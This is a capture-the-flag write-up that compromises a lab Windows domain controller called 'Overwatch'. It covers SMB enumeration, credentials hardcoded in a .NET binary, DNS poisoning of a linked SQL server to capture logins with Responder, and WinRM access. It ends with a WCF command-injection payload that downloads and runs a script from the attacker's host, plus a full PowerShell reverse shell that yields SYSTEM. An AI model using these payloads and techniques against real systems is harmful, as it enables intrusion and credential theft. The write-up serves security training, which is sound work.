Overwatch is a medium-difficulty Windows Active Directory machine running several interesting services. Initial enumeration reveals a publicly accessible SMB share containing a monitoring application. By reverse engineering the application with dnSpy, we extract hardcoded SQL Server credentials and gain access to the database. The SQL instance contains a misconfigured linked server, which we exploit by adding a malicious DNS record and capturing NTLM credentials via Responder. These credentials provide WinRM access to the machine. From there, we discover a WCF service with a command injection vulnerability in its process termination function, allowing us to execute arbitrary PowerShell commands and obtain a SYSTEM shell.
I began with an Nmap scan to identify open ports and running services on the target machine.
nmap -p- -sC -sV 10.129.244.81
Nmap scan report for 10.129.244.81
Host is up, received user-set (0.041s latency).
Scanned at 2026-02-11 12:55:11 WET for 104s

PORT      STATE    SERVICE       REASON          VERSION
53/tcp    open     tcpwrapped    syn-ack ttl 127
88/tcp    open     kerberos-sec  syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2026-02-11 12:55:19Z)
135/tcp   open     msrpc         syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open     netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp   open     ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: overwatch.htb, Site: Default-First-Site-Name)
445/tcp   open     microsoft-ds? syn-ack ttl 127
464/tcp   open     kpasswd5?     syn-ack ttl 127
593/tcp   open     ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp   open     tcpwrapped    syn-ack ttl 127
3268/tcp  open     ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: overwatch.htb, Site: Default-First-Site-Name)
3269/tcp  open     tcpwrapped    syn-ack ttl 127
3389/tcp  open     ms-wbt-server syn-ack ttl 127 Microsoft Terminal Services
5985/tcp  open     http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
6520/tcp  open     ms-sql-s      syn-ack ttl 127 Microsoft SQL Server 2022 16.00.1000.00; RTM
9389/tcp  open     mc-nmf        syn-ack ttl 127 .NET Message Framing
The scan reveals a Windows Server 2022 domain controller for the overwatch.htb domain. Notable services include DNS, Kerberos, LDAP, SMB, RDP, WinRM, and Microsoft SQL Server 2022 on port 6520. The presence of these services indicates a fully configured Active Directory environment.
I used NetExec to generate a proper /etc/hosts entry for the target.
nxc smb 10.129.244.81 -u '' -p '' --generate-hosts-file hosts
I added the discovered hostname to my /etc/hosts file.
10.129.244.81 S200401.overwatch.htb overwatch.htb S200401
Next, I enumerated SMB shares using the guest account to see what was accessible without credentials.
nxc smb 10.129.244.81 -u 'guest' -p '' --shares
SMB         10.129.244.81   445    S200401          [*] Windows Server 2022 Build 20348 x64 (name:S200401) (domain:overwatch.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.244.81   445    S200401          [+] overwatch.htb\guest:
SMB         10.129.244.81   445    S200401          [*] Enumerated shares
SMB         10.129.244.81   445    S200401          Share           Permissions     Remark
SMB         10.129.244.81   445    S200401          -----           -----------     ------
SMB         10.129.244.81   445    S200401          ADMIN$                          Remote Admin
SMB         10.129.244.81   445    S200401          C$                              Default share
SMB         10.129.244.81   445    S200401          IPC$            READ            Remote IPC
SMB         10.129.244.81   445    S200401          NETLOGON                        Logon server share
SMB         10.129.244.81   445    S200401          software$       READ
SMB         10.129.244.81   445    S200401          SYSVOL                          Logon server share
The software$ share stood out as it had READ permissions for the guest user. I connected to it using smbclient to investigate its contents.
smbclient -U 'overwatch.htb\guest' '//10.129.244.81/software$'
smb: \> ls
  .                                  DH        0  Sat May 17 02:27:07 2025
  ..                                DHS        0  Thu Jan  1 06:46:47 2026
  Monitoring                         DH        0  Sat May 17 02:32:43 2025

smb: \> cd Monitoring
smb: \Monitoring\> ls
  .                                  DH        0  Sat May 17 02:32:43 2025
  ..                                 DH        0  Sat May 17 02:27:07 2025
  EntityFramework.dll                AH  4991352  Thu Apr 16 21:38:42 2020
  EntityFramework.SqlServer.dll      AH   591752  Thu Apr 16 21:38:56 2020
  EntityFramework.SqlServer.xml      AH   163193  Thu Apr 16 21:38:56 2020
  EntityFramework.xml                AH  3738289  Thu Apr 16 21:38:40 2020
  Microsoft.Management.Infrastructure.dll     AH    36864  Mon Jul 17 15:46:10 2017
  overwatch.exe                      AH     9728  Sat May 17 02:19:24 2025
  overwatch.exe.config               AH     2163  Sat May 17 02:02:30 2025
  overwatch.pdb                      AH    30208  Sat May 17 02:19:24 2025
  System.Data.SQLite.dll             AH   450232  Sun Sep 29 21:41:18 2024
  System.Data.SQLite.EF6.dll         AH   206520  Sun Sep 29 21:40:06 2024
  System.Data.SQLite.Linq.dll        AH   206520  Sun Sep 29 21:40:42 2024
  System.Data.SQLite.xml             AH  1245480  Sat Sep 28 19:48:00 2024
  System.Management.Automation.dll     AH   360448  Mon Jul 17 15:46:10 2017
  System.Management.Automation.xml     AH  7145771  Mon Jul 17 15:46:10 2017
  x64                                DH        0  Sat May 17 02:32:33 2025
  x86                                DH        0  Sat May 17 02:32:33 2025
The Monitoring folder contained several files related to a .NET application. The most interesting files were overwatch.exe, overwatch.exe.config, and overwatch.pdb. I downloaded these three files to my local machine for analysis.
I examined the overwatch.exe.config file first to understand the application’s configuration.
<?xml version="1.0" encoding="utf-8"?>
<configuration>
  <configSections>
    <section name="entityFramework" type="System.Data.Entity.Internal.ConfigFile.EntityFrameworkSection, EntityFramework, Version=6.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089" requirePermission="false" />
  </configSections>
  <system.serviceModel>
    <services>
      <service name="MonitoringService">
        <host>
          <baseAddresses>
            <add baseAddress="http://overwatch.htb:8000/MonitorService" />
          </baseAddresses>
        </host>
        <endpoint address="" binding="basicHttpBinding" contract="IMonitoringService" />
        <endpoint address="mex" binding="mexHttpBinding" contract="IMetadataExchange" />
      </service>
    </services>
    <behaviors>
      <serviceBehaviors>
        <behavior>
          <serviceMetadata httpGetEnabled="True" />
          <serviceDebug includeExceptionDetailInFaults="True" />
        </behavior>
      </serviceBehaviors>
    </behaviors>
  </system.serviceModel>
  <entityFramework>
    <providers>
      <provider invariantName="System.Data.SqlClient" type="System.Data.Entity.SqlServer.SqlProviderServices, EntityFramework.SqlServer" />
      <provider invariantName="System.Data.SQLite.EF6" type="System.Data.SQLite.EF6.SQLiteProviderServices, System.Data.SQLite.EF6" />
    </providers>
  </entityFramework>
  <system.data>
    <DbProviderFactories>
      <remove invariant="System.Data.SQLite.EF6" />
      <add name="SQLite Data Provider (Entity Framework 6)" invariant="System.Data.SQLite.EF6" description=".NET Framework Data Provider for SQLite (Entity Framework 6)" type="System.Data.SQLite.EF6.SQLiteProviderFactory, System.Data.SQLite.EF6" />
    <remove invariant="System.Data.SQLite" /><add name="SQLite Data Provider" invariant="System.Data.SQLite" description=".NET Framework Data Provider for SQLite" type="System.Data.SQLite.SQLiteFactory, System.Data.SQLite" /></DbProviderFactories>
  </system.data>
</configuration>
The configuration file reveals that overwatch.exe hosts a Windows Communication Foundation (WCF) service. The service is configured with a base address of http://overwatch.htb:8000/MonitorService and has metadata exchange enabled via the MEX endpoint. This means the service broadcasts its metadata, which could be useful later. The configuration also shows the application uses both SQL Server and SQLite databases.

I transferred the executable to my Windows VM and opened it with dnSpy to perform static analysis of the .NET binary.
Examining the decompiled code, I discovered plaintext SQL Server credentials embedded directly in the application’s source code.

The connection string contained the following credentials:
Server=localhost;Database=SecurityLogs;User Id=sqlsvc;Password={hidden}
With the discovered credentials, I attempted to authenticate to the SQL Server instance using NetExec to verify the credentials were valid for domain authentication.
nxc ldap 10.129.244.81 -u 'sqlsvc' -p '{hidden}'
LDAP        10.129.244.81   389    S200401          [*] Windows Server 2022 Build 20348 (name:S200401) (domain:overwatch.htb) (signing:None) (channel binding:No TLS cert)
LDAP        10.129.244.81   389    S200401          [+] overwatch.htb\sqlsvc:{hidden}
The credentials were valid. Since the username sqlsvc suggested a SQL Server service account, I connected to the MSSQL instance on port 6520 using Impacket’s mssqlclient.
mssqlclient.py 'sqlsvc':'{hidden}'@10.129.244.81 -dc-ip 10.129.244.81 -windows-auth -port 6520
Impacket v0.14.0.dev0+20260209.180151.8cb82c0f - Copyright Fortra, LLC and its affiliated companies

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(S200401\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(S200401\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server 2022 RTM (16.0.1000)
[!] Press help for extra shell commands
SQL (OVERWATCH\sqlsvc  guest@master)>
Once connected to the SQL Server, I enumerated the available databases and linked servers to identify potential attack paths.
SQL (OVERWATCH\sqlsvc guest@master)> enum_db
name        is_trustworthy_on
---------   -----------------
master                      0
tempdb                      0
model                       0
msdb                        1
overwatch                   0
SQL (OVERWATCH\sqlsvc guest@master)> enum_links
SRV_NAME             SRV_PROVIDERNAME   SRV_PRODUCT   SRV_DATASOURCE       SRV_PROVIDERSTRING   SRV_LOCATION   SRV_CAT
------------------   ----------------   -----------   ------------------   ------------------   ------------   -------
S200401\SQLEXPRESS   SQLNCLI            SQL Server    S200401\SQLEXPRESS   NULL                 NULL           NULL
SQL07                SQLNCLI            SQL Server    SQL07                NULL                 NULL           NULL
The SQL07 linked server immediately caught my attention. I attempted to use it to see if it would initiate a connection.
SQL (OVERWATCH\sqlsvc dbo@overwatch)> use_link SQL07
INFO(S200401\SQLEXPRESS): Line 1: OLE DB provider "MSOLEDBSQL" for linked server "SQL07" returned message "Login timeout expired".
INFO(S200401\SQLEXPRESS): Line 1: OLE DB provider "MSOLEDBSQL" for linked server "SQL07" returned message "A network-related or instance-specific error has occurred while establishing a connection to SQL Server. Server is not found or not accessible. Check if instance name is correct and if SQL Server is configured to allow remote connections. For more information see SQL Server Books Online.".
ERROR(MSOLEDBSQL): Line 0: Named Pipes Provider: Could not open a connection to SQL Server [64].
The error messages indicate that SQL Server is attempting to connect to SQL07 but cannot reach it. This is a classic opportunity for DNS poisoning. Since the linked server configuration only specifies a hostname without a fully qualified domain name, I can add a malicious DNS record pointing to my attacking machine and capture NTLM credentials when SQL Server attempts to authenticate to the fake server.
Having valid domain credentials for sqlsvc, I used dnstool from Impacket to add a DNS A record for SQL07 pointing to my attacking IP address.
python3 dnstool.py -u 'overwatch\sqlsvc' -p '{hidden}' -a add -r SQL07 -d 10.10.14.19 10.129.244.81
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[-] Adding new record
[+] LDAP operation completed successfully
With the DNS record in place, I started Responder in analyze mode to capture any incoming authentication attempts.
sudo responder -A -I tun0
[+] Listening for events...

[Analyze mode: ICMP] You can ICMP Redirect on this network.
[+] Responder is in analyze mode. No NBT-NS, LLMNR, MDNS requests will be poisoned.
[MSSQL] Cleartext Client   : 10.129.244.81
[MSSQL] Cleartext Hostname : SQL07 ()
[MSSQL] Cleartext Username : sqlmgmt
[MSSQL] Cleartext Password : {hidden}
Responder successfully captured cleartext credentials for the sqlmgmt account when SQL Server attempted to authenticate to the malicious SQL07 server. This demonstrates that the linked server was configured to use SQL authentication rather than integrated Windows authentication, causing the credentials to be sent in cleartext.
With the newly acquired credentials, I verified they were valid domain credentials using NetExec.
nxc ldap 10.129.244.81 -u 'sqlmgmt' -p '{hidden}'
LDAP        10.129.244.81   389    S200401          [*] Windows Server 2022 Build 20348 (name:S200401) (domain:overwatch.htb) (signing:None) (channel binding:No TLS cert)
LDAP        10.129.244.81   389    S200401          [+] overwatch.htb\sqlmgmt:{hidden}
I ran BloodHound to gather more information about the domain and identify potential privilege escalation paths.
nxc ldap 10.129.244.81 -u 'sqlmgmt' -p '{hidden}' --bloodhound --collection All --dns-server 10.129.244.81
LDAP        10.129.244.81   389    S200401          [*] Windows Server 2022 Build 20348 (name:S200401) (domain:overwatch.htb) (signing:None) (channel binding:No TLS cert)
LDAP        10.129.244.81   389    S200401          [+] overwatch.htb\sqlmgmt:{hidden}
LDAP        10.129.244.81   389    S200401          Resolved collection methods: localadmin, rdp, group, psremote, trusts, dcom, objectprops, acl, session, container
LDAP        10.129.244.81   389    S200401          Done in 0M 10S
LDAP        10.129.244.81   389    S200401          Compressing output into /home/itzvenom/.nxc/logs/S200401_10.129.244.81_2026-02-11_160654_bloodhound.zip
Reviewing the BloodHound data, I noticed that sqlmgmt is a member of the “Remote Management Users” group, which grants access via WinRM. I connected to the target using Evil-WinRM.
evil-winrm -i 10.129.244.81 -u 'sqlmgmt' -p '{hidden}'
Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\sqlmgmt\Documents>
Now that I had a shell on the target, I returned to the WCF service URL discovered earlier in the overwatch.exe.config file. I tested connectivity to the service running on localhost port 8000.
*Evil-WinRM* PS C:\Users\sqlmgmt\Desktop> curl http://localhost:8000/MonitorService -UseBasicParsing
StatusCode        : 200
StatusDescription : OK
Content           : <HTML lang="en"><HEAD><link rel="alternate" type="text/xml" href="http://overwatch.htb:8000/MonitorService?disco"/><STYLE type="text/css">#content{ FONT-SIZE: 0.7em; PADDING-BOTTOM: 2em; MARGIN-LEFT: ...
RawContent        : HTTP/1.1 200 OK
                    Content-Length: 3077
                    Content-Type: text/html; charset=UTF-8
                    Date: Wed, 11 Feb 2026 16:17:40 GMT
                    Server: Microsoft-HTTPAPI/2.0

                    <HTML lang="en"><HEAD><link rel="alternate" type="t...
The service was responding on port 8000. To access it from my attacking machine, I set up a Ligolo-ng tunnel to route traffic through the compromised host.
I uploaded the Ligolo-ng agent to the target.
*Evil-WinRM* PS C:\Users\sqlmgmt\Desktop> upload /opt/ligolo/agent.exe .

Info: Uploading /opt/ligolo/agent.exe to C:\Users\sqlmgmt\Desktop\.

Data: 8925864 bytes of 8925864 bytes copied

Info: Upload successful!
*Evil-WinRM* PS C:\Users\sqlmgmt\Desktop> .\agent.exe -connect 10.10.14.19:11601 -ignore-cert
agent.exe : time="2026-02-11T08:21:35-08:00" level=warning msg="warning, certificate validation disabled"
time="2026-02-11T08:21:36-08:00" level=info msg="Connection established" addr="10.10.14.19:11601"
On my attacking machine, I configured the Ligolo-ng proxy to route traffic to the internal network.
sudo ./proxy -selfcert
INFO[0000] Loading configuration file ligolo-ng.yaml
WARN[0000] Using default selfcert domain 'ligolo', beware of CTI, SOC and IoC!
INFO[0000] Listening on 0.0.0.0:11601
    __    _             __
   / /   (_)___ _____  / /___        ____  ____ _
  / /   / / __ `/ __ \/ / __ \______/ __ \/ __ `/
 / /___/ / /_/ / /_/ / / /_/ /_____/ / / / /_/ /
/_____/_/\__, /\____/_/\____/     /_/ /_/\__, /
        /____/                          /____/

  Made in France ♥            by @Nicocha30!
  Version: 0.8.2

ligolo-ng » ifcreate --name ligolo
INFO[0134] Creating a new ligolo interface...
INFO[0134] Interface created!
ligolo-ng » session
? Specify a session : 1 - OVERWATCH\sqlmgmt@S200401 - 10.129.244.81:57721 - 0050569469c7
[Agent : OVERWATCH\sqlmgmt@S200401] » route_add --name ligolo --route 240.0.0.0/32
INFO[0170] Route created.
[Agent : OVERWATCH\sqlmgmt@S200401] » start
INFO[0173] Starting tunnel to OVERWATCH\sqlmgmt@S200401 (0050569469c7)
With the tunnel established, I accessed the WCF service from my browser at http://127.0.0.1:8000/MonitorService.

The service page displayed information about the MonitoringService and included links to the WSDL. I returned to dnSpy to analyze the service implementation for potential vulnerabilities.
Examining the decompiled source code in dnSpy, I discovered a command injection vulnerability in the KillProcess method.

public string KillProcess(string processName)
{
    string psCommand = "Stop-Process -Name " + processName + " -Force";
    // ...
    pipeline.Commands.AddScript(psCommand);
The processName parameter is concatenated directly into a PowerShell command string without any input validation or sanitization. PowerShell supports command chaining using the semicolon (;), which means I can inject arbitrary commands.
For example, calling KillProcess("anything; <MY_COMMAND>") would result in the following PowerShell script being executed:
Stop-Process -Name anything; <MY_COMMAND> -Force
To exploit the command injection vulnerability, I created a PowerShell script to interact with the WCF service and inject malicious commands.
$service = New-WebServiceProxy -Uri "http://127.0.0.1:8000/MonitorService?wsdl"

$payload = "nothing; Start-Process powershell -ArgumentList '-NoP -Exec Bypass -Command IEX(New-Object Net.WebClient).DownloadString(''http://10.10.14.19/shell.ps1'')'; #"
The payload starts a new PowerShell process that downloads and executes a reverse shell script from my web server. The # at the end comments out the -Force parameter to prevent syntax errors.
I created the reverse shell script shell.ps1:
$client = New-Object System.Net.Sockets.TCPClient('10.10.14.19', 443);
$stream = $client.GetStream();
[byte[]]$bytes = 0..65535|%{0};
while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){
    $data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);
    $sendback = (iex $data 2>&1 | Out-String );
    $sendback2  = $sendback + 'PS ' + (pwd).Path + '> ';
    $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);
    $stream.Write($sendbyte,0,$sendbyte.Length);
    $stream.Flush()
};
$client.Close()
I started a Python web server to host the payload:
sudo python3 -m http.server 80
I set up a netcat listener to catch the reverse shell:
rlwrap -cAr nc -nlvp 443
Finally, I triggered the command injection by calling the vulnerable method:
$service.KillProcess($payload)
My web server received a request for the shell script:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.129.244.81 - - [11/Feb/2026 16:39:41] "GET /shell.ps1 HTTP/1.1" 200 -
And my netcat listener received a connection as SYSTEM:
listening on [any] 443 ...
connect to [10.10.14.19] from (UNKNOWN) [10.129.244.81] 63642

PS C:\Software\Monitoring> whoami
nt authority\system
PS C:\Software\Monitoring> cd C:\Users\Administrator\Desktop
PS C:\Users\Administrator\Desktop> type root.txt
{hidden}